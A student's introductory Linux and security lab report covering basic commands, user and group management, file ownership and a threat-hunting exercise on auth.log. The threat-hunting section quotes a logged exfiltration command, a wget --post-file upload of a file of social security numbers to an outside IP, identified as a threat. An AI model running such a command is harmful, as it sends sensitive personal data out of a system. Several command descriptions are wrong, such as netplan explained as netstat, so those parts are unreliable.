# LAB- 01 Intro To Linux And System Security Basics

By :- Faraz Ahmed

# I. Introduction to CLI

i. **Cat example.txt**- We use the cat command to display the contents inside any files which in this context is “example.txt” and we execute “cat example.txt” to get output highlighted in Figure 1.




**Figure 1: Screenshot of output for “cat example.txt”.**

ii. **Ls -l newfile.txt**- Ls command is used to list down all of files including hidden files and -l flag helps to display information like file permissions, owners, size, and the date the file was last modified. (as highlighted in figure 2)




**Figure 2: Screenshot of output for “ls -l newfile.txt”.**

iii. **Ip r**- This command helps us to get detailed information about the system's overall network configurations as shown in figure 3.




**Figure 3: Screenshot of output for "ip r".**

iv. **Sudo netplan -tpn**- Sudo command is used to get elevated privileges by entering password and netstat command is also very useful as it shows every network connection information that has been established with our system as shown in figure 4.




**Figure 4: Screenshot of output for "sudo netplan -tpn".**

# II. Users and Groups

**v.** **Sudo adduser exampleuser**- This command can be used to create a new user and enter all of its details as shown in figure 5.




**Figure 5: Screenshot of making a new user using "sudo adduser exampleuser".**

vi. **Sudo groupadd accounting**- This command can be used to create a new group which will have their own permissions assigned to every user in it. (shown in figure 6)




**Figure 6: Screenshot of making a new group using "sudo groupadd accounting".**

vii. **Sudo usermod -a -G Students mgs650student**- This command is used to add a user "mgs650student" to the group "Students".




**Figure 7: Screenshot of add a user to group using "sudo usermod -a -G Students mgs650student".**

viii. **Sudo gpasswd -d user group**- This command is used to remove that user from any group. So, for example I removed mark from finance group using "sudo gpasswd -d mark finance" as highlighted in figure 8.




**Figure 8: Screenshot of adding mark to finance group using "sudo gpasswd -d mark finance".**

# III. Managing Permissions

ix. **sudo chown demo importantfile.txt**- This command helps us to change the file owner or group owner.




**Figure 9: Screenshot of using "sudo chown demo importantfile.txt" to change file owner".**

# IV. Independent Examination

x. **Ls -l /G/**- This will to list all of the groups saved in the /G/ and because of -l, display all of the detailed information as shown in figure 10.




**Figure 10: Screenshot of "ls -l /G/" to list every groups.**

xi. **Getent group sudo accounting finance it hr legal**- This command helps to display information of some of the specified groups like in this example – sudo, accounting, finance, it, hr and legal as shown in figure 11.




**Figure 11: Screenshot of "getent group sudo accounting finance it hr legal" to get information on specified groups.**

# V. Threat Hunting

When we open the crucial authentication logs by using ”cat /var/log/auth.log” and then filter out tim using ‘| grep “tim”’ and observe all of the log to figure out some suspicious logs out of it. So, from figure 12 we can two threats activities going on which could be:-

- **Accessing Sensitive Files**- So a user “mgs650student” is repeatedly executing commands to run, view and list files in tim’s directories (/home/tim/ssns-to-process) like cat /home/tim/ssns-to-process and ls /home/tim where ssns-to-process is the sensitive file as highlighted in figure 12.
- **Using Wget Command**- User mgs650student is using “wget command” as “wget --post-file /home/tim/ssns-to-process 10.200.0.22” (as highlighted in figure 12) which means that user is trying to upload file “ssns-to-process” to an unknown external IP address “10.200.0.22 which is a suspicious activity as this is an attempt of sending a sensitive data from system to an external device.




**Figure 12: Screenshot of threat activities performed on user “Tim”.**

# VI. Deliverables

Q1. Explain briefly, in your own words, what virtualization is. How can virtualization be useful for cybersecurity purposes?

Ans 1. Virtualization is a technology that provides an environment to host multiple virtual operating systems, applications or servers which will run on single machine and any number of users can access those multiple operating systems anytime they want. So, this could be achieved using a software known as Hypervisor and it basically allows to run multiple virtual machine (VMs). So, each of the VM performs as an individual computer system, with their own operating system and application but it is also managed by the same single hardware system. This makes virtualization- resource efficient, flexible, fast and secure to run multiple machines in one device environment without any problem. So, in this way virtualization can aid multiple cybersecurity investigations by providing an environment where multiple computers can work under a supervised network inside one system to investigate one common objective which can increase the integrity, efficiency and productivity of the investigation.

Q2. Discuss some of the things you learned in this lab such as the importance of identity access management within an organization.

Ans 2. Some of the things I learned in this lab are:-

- Threat Hunting- I learned how to scan all of the log files manually and search for something suspicious happening in those logs and report it.
- Basic Command- This lab helped me learn some basic command in Linux such as cat, ls, cp and many others.
- Managing User, Groups and their permissions- I also learned how to make different users, groups and how to give them different permissions depending on their groups.

Q3. The results of your threat hunting from the prior section.

Ans 3. I mentioned all about the results of threat hunting with proper screenshots on page 8. Please navigate to page 8.